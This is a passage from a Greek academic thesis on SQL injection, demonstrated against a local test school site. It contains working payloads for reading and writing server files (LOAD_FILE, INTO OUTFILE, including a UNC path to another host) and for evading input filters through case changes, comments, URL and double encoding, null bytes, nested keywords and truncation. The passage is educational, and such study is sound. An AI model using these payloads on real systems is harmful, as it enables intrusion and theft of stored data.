
Η συνάρτηση LOAD_FILE μπορεί επίσης να διαχειριστεί και δυαδικά αρχεία το οποίο σημαίνει ότι με λίγο προσοχή μπορεί να χρησιμοποιηθεί για το διάβασμα δυαδικών αρχείων από τον διακομιστή. Επιπλέον με την βοήθεια της συνάρτησης HEX() πάλι ο επιτιθέμενος μπορεί να διαβάσει δυαδικά αρχεία.

id3=2 and 1=0 union select HEX(LOAD_FILE ('/Users/tsak/Desktop/binary_file.bin')),2,3,4,5,6

Εικόνα 50: Χρήση της συνάρτησης HEX()

Το καλύτερο που παρέχει η LOAD_FILE είναι ότι μπορεί να δεχθεί μονοπάτια σύμβασης παγκόσμιων ονομάτων (UNC) γεγονός που επιτρέπει στον επιτιθέμενο να ψάξει για αρχεία σε άλλες μηχανές ή ακόμα και να κάνει τον διακομιστή της MySQL να συνδεθεί στο μηχάνημα του επιτιθέμενου.

http://localhost/MySchool/teachers.php?id3=2 and 1=0 union select LOAD_FILE ('//192.168.2.4/Users/tsak/Desktop/users.txt')),2,3,4,5,6



Εικόνα 51: Επίθεση μέσω της IP άλλου διακομιστή

5.4 Γράψιμο αρχείων

Γράφοντας αρχεία σε έναν απομακρυσμένο διακομιστή είναι σαν ένα κομμάτι από τον παλιό καιρό όταν ο επιτιθέμενος έριχνε ένα αρχείο κειμένου στον απομακρυσμένο διακομιστή για να αποδείξει ότι «έπιασε την σημαία του». Το γράψιμο αρχείων μπορεί να χρησιμοποιηθεί πολύ άνετα για σαν εφαλτήριο για να θέσει σε κίνδυνο τον διακομιστή. Όλες οι βάσεις δεδομένων έχουν μια λειτουργία για το γράψιμο αρχείων στον διακομιστή του συστήματος. Αυτό μπορεί να γίνει με κατάχρηση των επιθέσεων με έγχυση επερωτημάτων σε μικρότερο ή σε μεγαλύτερο βαθμό ανάλογα με τον τύπο του συστήματος.

MySQL


Η συνάρτηση LOAD DATA INFILE παρουσιάστηκε παραπάνω και είναι το τέλειο ταίρι για τον κόσμο της εγγραφής αρχείων με την εντολή select into

outfile(dumpfile). Αυτή η εντολή επιτρέπει τα αποτελέσματα του select να γραφτούν σε ένα αναγνώσιμο αρχείο που ανήκει στον ιδιοκτήτη της MySQL. Η dumpfile επιτρέπει το γράψιμο δυαδικό αρχείων. Έτσι παρακάτω παρουσιάζεται σε ένα παράδειγμα η εκτέλεση της into outfile.

http://localhost/MySchool/teachers.php?id3=1 and 1=0 union SELECT 1,s_name, s_surname, mathima,vathmos,6 FROM students INTO OUTFILE 'c:/Users/tsak/Desktop/tables.txt'

Με το παραπάνω επερώτημα διαλέγεται από τον πίνακα student οι στήλες s_name,s_surname, mathima και vathmos και όλα μαζί αποθηκεύονται σε ένα αρχείο tables.txt στην επιφάνεια εργασία του διαχειριστή της βάσης. Το πρόβλημα που προκύπτει τώρα είναι πως θα δει ο εισβολέας το περιεχόμενο του αρχείου ή ακόμα και πως θα το σώσει στο δικό του μηχάνημα. Για αυτό το λόγο θα πρέπει ο επιτιθέμενος να ξέρει το μονοπάτι στο οποίο είναι εγκατεστημένη η ιστοσελίδα ώστε να μπορέσει να ανοίξει το αρχείο. Τα αποτελέσματα από το παραπάνω επερώτημα θα αποθηκευτούν στην επιφάνεια εργασία του χειριστή της βάσης ή κάποιον που έχει κάποια δικαιώματα πάνω στην βάση. Όμως ο επιτιθέμενος δεν μπορεί να δει την επιφάνεια εργασίας του χρήστη για αυτό το λόγο την εντολή INTO OUTFILE θα πρέπει να την τρέξει στον αρχικό φάκελο που είναι εγκατεστημένη η σελίδα και έτσι έχουμε το παρακάτω αποτέλεσμα.

Εικόνα 52: Το url για το επερώτημα της outfile



Εικόνα 53:Αποτελέσματα της outfile

Όταν γινόταν διάβασμα δυαδικών αρχείων από το σύστημα χρησιμοποιήθηκε η συνάρτηση HEX(). Τώρα για όταν γίνεται γράψιμο δυαδικού αρχείου στο

σύστημα πρέπει να γίνει το ανάποδο. Για αυτό το λόγο υπάρχει η συνάρτηση UNHEX():

http://localhost/MySchool/teachers.php?id3=1 and 1=0 union SELECT UNHEX (53656373655 06374203038),2,3,4,5,6

και αυτό δίνει αποτέλεσμα SensePost 08.

ΚΕΦΑΛΑΙΟ 6

ΑΝΩΤΕΡΑ ΘΕΜΑΤΑ ΕΓΧΥΣΗΣ ΕΠΕΡΩΤΗΜΑΤΩΝ

6.1 Εισαγωγή

Σε αυτό κεφάλαιο θα εξερευνηθούν ανώτερες τεχνικές που μπορούν να χρησιμοποιηθούν για τη ενίσχυση των επιθέσεων έγχυσης επερωτημάτων και θα υπερπηδηθούν εμπόδια που μπορεί να παρουσιαστούν. Θα παρουσιαστούν μέθοδοι για την αποφυγή φίλτρων επικύρωσης και θα ερευνηθούν διάφοροι τρόποι για να ξεπεραστούν διάφορες άμυνες όπως είναι τα τείχη προστασίας. Θα εισαχθεί η ετεροχρονισμένη έγχυση επερωτημάτων η οποία θα βοηθήσει σε περιπτώσεις που οι άλλες επιθέσεις που έχουν προαναφερθεί δεν λειτουργήσουν ή μπλοκαριστούν. Τέλος θα γίνει εισαγωγή των υβριδικών επιθέσεων με τις οποίες μπορούν να συνδυαστούν επιθέσεις έγχυσης επερωτημάτων με άλλες τεχνικές όπως είναι το cross site scripting(XSS) ώστε να δημιουργηθεί μια πιο πολύπλοκη επίθεση που θα ρίξει τις άμυνες μιας πιο καλοστημένης εφαρμογής από θέμα αμυντικής διάταξής.

6.2 Αποφεύγωντας τα φίλτρα εισόδου

Οι εφαρμογές διαδικτύου συχνά χρησιμοποιούν φίλτρα εισόδου που είναι σχεδιασμένες για να αντιμετωπίζουν τις πιο κοινές επιθέσεις συμπεριλαμβανομένου και των επιθέσεων έγχυσης επερωτημάτων. Αυτά τα φίλτρα υπάρχουν μέσα στον πηγαίο κώδικα της εφαρμογής σε δικό τους κομμάτι κώδικα ή στον κώδικα του τοίχους προστασίας ή σε συστήματα προστασίας από εισβολείς(IPs). Στο κομμάτι της έγχυσης επερωτημάτων τα πιο ενδιαφέροντα φίλτρα που υπάρχουν είναι εκείνα οποιαδήποτε εισαγωγή ενός και περισσοτέρων των παρακάτω μεταβλητών και εντολών. Αυτά είναι λέξεις κλειδιά της SQL όπως είναι η SELECT,AND και INSERT , ειδικοί ατομικοί χαρακτήρες όπως είναι η απόστροφος ή οι διπλές παύλες και τα κενά διαστήματα. Επίσης μπορεί να αντιμετωπιστούν φίλτρα πιο εξελιγμένα που όχι μόνο να μπλοκάρουν την είσοδο σε μεταβλητές με το παραπάνω περιεχόμενο αλλά και να προσπαθούν να

τροποποιήσουν την είσοδο ώστε να είναι ασφαλής παρόλο την κωδικοποίηση ή τους προβληματικούς χαρακτήρες διαφυγής. Συχνά ο κώδικας της εφαρμογής που προστατεύουν αυτά τα φίλτρα είναι ευπαθής σε επίθεση έγχυσης επερωτημάτων και για να εκμεταλλευτεί ένας επιτιθέμενος την ευπάθεια αυτή χρειάζεται να βρει πως θα αποφύγει το φίλτρο ώστε να περάσει την επιβλαβή είσοδο στον ευπαθή κώδικα. Στα επόμενα κομμάτια αυτού του κεφαλαίου θα εξεταστούν τεχνικές που μπορούν να χρησιμοποιηθούν για να το κάνουν αυτό.

6.3 Χρήση παραλλαγής της υπόθεσης

Αν ένα φίλτρο μπλοκαρίσματος είναι αφελής τότε ο επιτιθέμενος είναι σε θέση να το παρακάμψει μεταβάλλοντας την μορφή των χαρακτήρων στην συμβολοσειρά που είναι για επίθεση, επειδή η βάση δεδομένων χειρίζεται λέξεις κλειδιά της SQL που είναι ευαίσθητες. Για παράδειγμα έχουμε το παρακάτω επερώτημα από την ιστοσελίδα που μπλοκαρίστηκε:

UNION SELECT s_name,s_surname,mathima,vathmos,5,6 FROM students WHERE id4=4

τότε ο επιτιθέμενος μπορεί να δοκιμάσει την παρακάτω εναλλακτική λύση :

uNiOn SeLeCt s_name,s_surname,mathima,vathmos,5,6 FrOm students WhErE id4=4

6.4 Χρήση σχολίων

Με την χρήση σχολίων μπορεί ο επιτιθέμενος μπορεί να δημιουργήσει συντακτικά ένα αρκετά ασυνήθιστο επερώτημα αλλά απολύτως νόμιμο για την βάση και το οποίο να μπορεί να περάσει από διάφορα είδη φίλτρων. Επίσης μπορούν να χρησιμοποιηθούν τα σχόλια και ανάμεσα από τις λέξεις κλειδιά της SQL χωρίς να χρειάζονται κενά. Για παράδειγμα :

/**/UNION/**/SELECT/**/s_name,s_surname,mathima,vathmos,5,6/**/FROM/**/students /**/WHERE/**/id4/**/LIKE/**/4 - -

Εδώ πρέπει να τονιστεί ότι ο χαρακτήρας (=) ο οποίος φιλτράρεται έχει αντικατασταθεί με την λέξη κλειδί LIKE σε αυτή την επίθεση το οποίο πετυχαίνει το ίδιο αποτέλεσμα. Πολλοί προγραμματιστές πιστεύουν λανθασμένα ότι περιορίζοντας την εισροή ότι θα αποτρέψουν την έγχυση επερωτημάτων ξεχνώντας ότι τα σχόλια επιτρέπουν στον επιτιθέμενο να κατασκευάσει ένα αυθαίρετο και πιο πολύπλοκο επερώτημα χωρίς να χρησιμοποιήσει καθόλου κενά. Στην περίπτωση της MySQL μπορούν να χρησιμοποιηθούν τα σχόλια ακόμα και ανάμεσα στις λέξεις κλειδιά της MySQL κάνοντας πολλά φίλτρα μπλοκαρίσματος να μην καταλάβουν το παραμικρό. Αυτό φαίνεται και στο παρακάτω παράδειγμα με το παραπάνω αρχικό επερώτημα:


/**/UN/**/ION/**/SEL/**/ECT/**/s_name,s_surname,mathima,vathmos,5,6/**/FR/**/OM/**/ students/**/WHE/**/RE/**/id4/**/LI/**/KE/**/4 - -

Το παραπάνω επερώτημα δουλεύει εξίσου σωστά όπως και το αυθεντικό χωρίς να υπάρχει το παραμικρό υπονοούμενο για λάθος στην σύνταξή του ή την εκτέλεση του.

6.5 Χρήση κωδικοποίηση Ενιαίου Εντοπιστή Πόρων (URL-UniformResourceLocator)

Η URL κωδικοποίηση είναι μια ευέλικτη τεχνική που μπορεί να χρησιμοποιηθεί για να νικήσει πολλά είδη φίλτρων εισόδου. Στην πιο βασική μορφή της μορφή αυτό περιλαμβάνει την αντικατάσταση προβληματικών χαρακτήρων ASCII με τον κώδικα τους σε δεκαεξαδική μορφή με τον χαρακτήρα % μπροστά τους. Για παράδειγμα μιας αποστρόφου ο ASCII κωδικός της είναι 0x27, με την URL κωδικοποίηση θα γίνει %27. Για παράδειγμα έχουμε το εξής:

%2f%2a*/UNION%2f%2a*/SELECT%2f%2a*/s_name,s_surname,mathima,vathmos,5,6%2f%2a*/FROM%2f%2a*/students%2f%2a*/WHERE%2f%2a*/id4%2f%2a*/LIKE%2f%2a*/4 - -



Εικόνα 54: URL κωδικοποίηση

Η παραπάνω κωδικοποίηση μπορεί να εμπλουτιστεί και άλλο σε περίπτωση που αποτύχει η πρώτη έκδοση με την προσθήκη του %25. Για παράδειγμα έχουμε το εξής:

%252f%252a*/UNION%252f%252a*/SELECT%252f%252a*/s_name,s_surname,mathima,vathmos,5,6%252f%252a*/FROM %252f%252a*/ students %252f%252a */WHERE %252 f%252 a*/ %252f%252a*/LIKE%252f%252a*/4 --

Η διπλή URL κωδικοποίηση μερικές φορές δουλεύει επειδή η εφαρμογές διαδικτύου αποκωδικοποιούν την εισαγωγή του χρήστη περισσότερες από μία φορές και βάζουν τα φίλτρα τους να δουλέψουν πριν από το τελικό στάδιο αποκωδικοποίησης. Τα βήματα που γίνονται για την διπλή κωδικοποίηση είναι τα παρακάτω:

Ο επιτιθέμενος προσθέτει στην είσοδο του το εξής: %252f%252a*/UNION ...

Η εφαρμογή URL αποκωδικοποιεί την είσοδο σαν %2f%2a*/UNION

Η εφαρμογή επικυρώνει ότι η είσοδος δεν περιέχει */ (το οποίο δεν συμβαίνει)

Η εφαρμογή αποκωδικοποιεί την είσοδο σαν /**/UNION

Η εφαρμογή προωθεί την είσοδο με το αυθαίρετο επερώτημα και η επίθεση είναι επιτυχή.

Για διάφορους χαρακτήρες που μπλοκάρονται από τα φίλτρα υπάρχουν ισοδύναμες κωδικοποιήσεις που μπορούν να επιφέρουν το ίδιο αποτέλεσμα. Στο παρακάτω πίνακα φαίνονται όλες:

ΚΥΡΙΟΛΕΚΤΙΚΟΣ ΧΑΡΑΚΤΗΡΑΣ	ΙΣΟΔΥΝΑΜΟΣ ΧΑΡΑΚΤΗΡΑΣ
(	%u0028 %uff08 %c0%28 %co%a8 %e0%80%a8
)	%u0029 %uff09 %c0%29 %c0%a9 %e0%80%a9
*	%u002a %uff0a %c0%2a %c0%aa %e0%80%aa
[κενό]	%u0020 %uff00 %c0%20


Πίνακας 1:ισοδύναμες κωδικοποιήσεις

Η πιο «σκληρή» μορφή επίθεσης για την αποφυγή των φίλτρων είναι το γράψιμο όλων των στοιχείων που βρίσκονται πρωταρχικά μέσα σε μονά εισαγωγικά αλλά και όχι μόνο με τροποποίηση τους στο δεκαεξαδικό σύστημα. Για παράδειγμα υπάρχει το παρακάτω:

http://localhost/MySchool/teachers.php?id3=1 and 1=0 union select * from students where s_ name = char(74)* char(111)*char(110)*char(104)*char(110) - -

καθώς επίσης και το παρακάτω παράδειγμα όπου χρησιμοποιούνται και άλλοι χαρακτήρες διαφυγής όπως είναι το ^.


http://localhost/MySchool/teachers.php?id3=1 and 1=0 union selects_name, 2, 3, 4,5,6fromstudentswheres_surname=char(84)^char(115)*char(97)*char(107)*char (114)*char(105)*char (111)*char(115) - -




Εικόνα 55: Χρήση του δεκαεξαδικού συστήματος για χαρακτήρες

Επιπλέον αν ο επιτιθέμενος γνωρίζει που βρίσκονται τα αρχεία της ιστοσελίδας μπορεί να χρησιμοποιήσει την grep με την οποία μπορεί να βρει λέξεις που τον ενδιαφέρουν όπως την εντολή SELECT και το φίλτρο εισόδου magic_quotes(). Η εντολή είναι η παρακάτω:

grep –r “SELECT” /Users/tsakman/Desktop/ I awk –F : ‘{print “filename: ”$1” \n line: “$2” \n match: “$3” \n\n”}’



Εικόνα 56: Η εντολή grep



Εικόνα 57:Τα αποτελέσματα της εντολής grep

6.6 Χρήση των κενών bytes (Nullbytes)

Συχνά τα φίλτρα εισόδου που χρειάζεται να περάσει ο επιτιθέμενος για να εκμεταλλευτεί μια ευπάθεια της εφαρμογής εκτελούνται έξω από τον κώδικα της εφαρμογής σε συστήματα ασφαλείας και σε τείχη προστασίας. Αυτά συνήθως είναι γραμμένα σε γλώσσες προγραμματισμού όπως είναι η C++. Σε αυτή την περίπτωση μπορούν να χρησιμοποιηθούν τα κενά bytes για να ξεγελάσουν τα φίλτρα εισόδου και λαθραία να μπει ο επιτιθέμενος στην βάση .

Η επίθεση των κενών bytes δουλεύει λόγω των διαφορετικών τρόπων που τα κενά bytes διαχειρίζονται σε ακατέργαστο και σε διαχειριζόμενο κώδικα. Στο ακατέργαστο κώδικα το μήκος μιας συμβολοσειράς είναι υπολογισμένο από την θέση του πρώτου κενού byte από την αρχή της συμβολοσειράς μέχρι το κενό byte που τερματίζει η συμβολοσειρά. Στο διαχειριζόμενο κώδικα από την άλλη πλευρά τα αντικείμενα των συμβολοσειρών περιλαμβάνουν έναν πίνακα χαρακτήρων ο οποίος μπορεί να περιλαμβάνει κενά bytes και μια ξεχωριστή εγγραφή για το μέγεθος της συμβολοσειράς. Η διαφορά είναι ότι όταν προσπαθήσει ο ακατέργαστος κώδικας να περάσει από το φίλτρο εισόδου υπάρχει μεγάλη πιθανότητα να σταματήσει όταν συναντήσει ένα κενό byte επειδή αυτό υποδηλώνει το τέλος της συμβολοσειράς. Εάν πάλι η είσοδος πριν το κενό byte δεν είναι επιβλαβές τότε το φίλτρο δεν μπλοκάρει την είσοδο. Ωστόσο όταν η ίδια είσοδος είναι σε επεξεργασία από την εφαρμογή σε ένα διαχειριζόμενο πλαίσιο κώδικα, η πλήρης εισαγωγή ακολουθούμενη από το κενό byte θα αφεθεί από το φίλτρο να περάσει και να εκτελεστεί. Για να γίνει μια επίθεση κενού χαρακτήρα

το μόνο που πρέπει να γίνει είναι να μπει πριν από το οποιοδήποτε επερώτημα το κενό byte που είναι το %00. Για παράδειγμα:

%00’ UNION SELECT s_name,s_surname, mathima, vathmos, 5 , 6 FROM studentsWHERE id4=4

6.7 Εμφωλευμένες εκφράσεις

Μερικά φίλτρα κόβουν ορισμένους χαρακτήρες ή εκφράσεις από την είσοδο του χρήστη και αφήνουν να περάσει το υπόλοιπο της εισόδου να προχωρήσει. Αν η έκφραση που κόβεται περιλαμβάνει δύο ή περισσότερους χαρακτήρες που δεν τις προσθέτει αναδρομικά το φίλτρο τότε ο επιτιθέμενος μπορεί να εμφωλεύσει την απαγορευμένη έκφραση στον εαυτό της. Για παράδειγμα αν η λέξη κλειδί SELECT έχει κοπεί από το φίλτρο εισόδου τότε μπορεί να γραφτεί το επόμενο:

SELSELECTECT

Η εκμετάλλευση της περικοπής

Τα φίλτρα πολλές φορές εκτελούν λειτουργίες πάνω στα δεδομένα του χρήστη και μερικές φορές γίνονται περικοπές στην είσοδο ώστε να αποτραπεί η επίθεση υπερχείλισης της μνήμης ή για να φιλοξενηθούν τα δεδομένα σε πεδία δεδομένων που έχουν ένα προκαθορισμένο μέγιστο μήκος. Έστω ότι από την ιστοσελίδα του σχολείου εκτελείται το επόμενο επερώτημα.

http://localhost/MySchool/teachers.php?id3=1 and 1=0 union select * from students where s_name='Katerina' and s_surname='Sirigou'

Έστω τώρα ότι η εφαρμογή χρησιμοποιεί ένα φίλτρο το οποίο κάνει τις ακόλουθες ενέργειες:

Διπλασιάζει τα εισαγωγικά αντικαθιστώντας κάθε μονό εισαγωγικό(‘) με δύο μονά εισαγωγικά(‘’)

Τεμαχίζει κάθε στοιχείο σε 16 χαρακτήρες

Αν προστεθεί από τον επιτιθέμενο κάποιος κακόβουλος χαρακτήρας για επίθεση για παράδειγμα μια μονή απόστροφο τότε το επερώτημα θα αποτύχει.

Select * from students where s_name=’John’’ and s_surname=’Tsakrios’

Να σημειωθεί ότι τα διπλά εισαγωγικά σημαίνουν ότι η είσοδο αποτυγχάνει να τερματίσει την συμβολοσειρά s_name και έτσι το επερώτημα ελέγχει για ένα χρήστη με s_name που προστέθηκε. Ωστόσο αν προστεθεί αντί του s_name η συμβολοσειρά aaaaaaaaaaaaaa’ η οποία περιέχει δεκαπέντε (a) και ένα (‘) η εφαρμογή πρώτα θα διπλασιάσει τα εισαγωγικά με αποτέλεσμα να δημιουργηθεί μια συμβολοσειρά με 17 χαρακτήρες και έτσι θα απομακρυνθεί η επιπρόσθετη απόστροφος φτάνοντας έτσι στο αρχικό μέγεθος που είναι 16 χαρακτήρες. Αυτό δίνει την δυνατότητα στον επιτιθέμενο να περάσει λαθραία μία απόστροφο στο επερώτημα παρεμβαίνοντας στην σύνταξη του.

Select * from students where s_name=’aaaaaaaaaaaaaaaa’’ and s_surname=’’

Τα αποτελέσματα αυτής της αρχικής επίθεσης δεν θα φανούν καθώς η βάση θα επιστρέψει λάθος γιατί θα έχει ένα ατερμάτιστο επερώτημα. Κάθε ζευγάρι από τα μονά εισαγωγικά που ακολουθεί το τελευταίο a αποτελεί χαρακτήρα διαφυγής και δεν υπάρχει άλλο για να τερματίσει την συμβολοσειρά. Ωστόσο επειδή υπάρχει και δεύτερο σκέλος στο where μπορεί να αποκατασταθεί το συντακτικό κύρος του επερωτήματος παρακάμπτοντας την μεταβλητή s_name και προσθέτοντας ένα επιπλέον κομμάτι κώδικα στην μεταβλητή s_surname είναι το

or 1=1-- .Αυτό θα δημιουργήσει το επόμενο επερώτημα που θα τρέξει στην βάση.

Select * from students where s_name=’aaaaaaaaaaaaaaaa’’ and s_surname=’or 1=1 - -’.

Όταν η βάση εκτελέσει το επερώτημα ελέγχει για εισαγωγές όπου το s_name είναι :

aaaaaaaaaaaaaaaa’ and s_surname =

το οποίο είναι πάντα λάθος , or 1=1 που είναι πάντα αληθές. Έτσι το επερώτημα θα επιστρέψει σαν αποτέλεσμα όλες τις εγγραφές από την βάση.

6.8 Η εκμετάλλευση της δεύτερης τάξης έγχυσης επερωτημάτων

Έως τώρα όλες η επιθέσεις που έχουν αναφερθεί εντάσσονται στην πρώτης τάξης επιθέσεις έγχυσης επερωτημάτων. Αυτό γίνεται γιατί όλα τα γεγονότα που συμβαίνουν σε ένα μόνο HTTP αίτημα και απάντηση. Πιο συγκεκριμένα:

Ο επιτιθέμενος υποβάλει δεδομένα με επιβλαβή κώδικα σε ένα HTTP αίτημα.

Η εφαρμογή παίρνει την είσοδο και εκτελεί το επιβλαβές επερώτημα.

Εάν εφαρμοστεί σωστά τότε τα αποτελέσματα από το επερώτημα επιστρέφονται σαν απάντηση στο αίτημα του βήματος 1.

Ένας διαφορετικός τύπος επίθεσης έγχυσης επερωτημάτων είναι της «δεύτερης τάξης». Παρακάτω παρουσιάζεται η αλληλουχία των γεγονότων που τυπικά λαμβάνουν χώρα σε αυτή την επίθεση:

Ο επιτιθέμενος υποβάλει δεδομένα με επιβλαβή κώδικα σε ένα HTTP αίτημα.

Η εφαρμογή αποθηκεύει την είσοδο για μελλοντική χρήση (συνήθως στην βάση) και απαντά στο αίτημα.


Ο επιτιθέμενος υποβάλει δεύτερο (διαφορετικό) επερώτημα

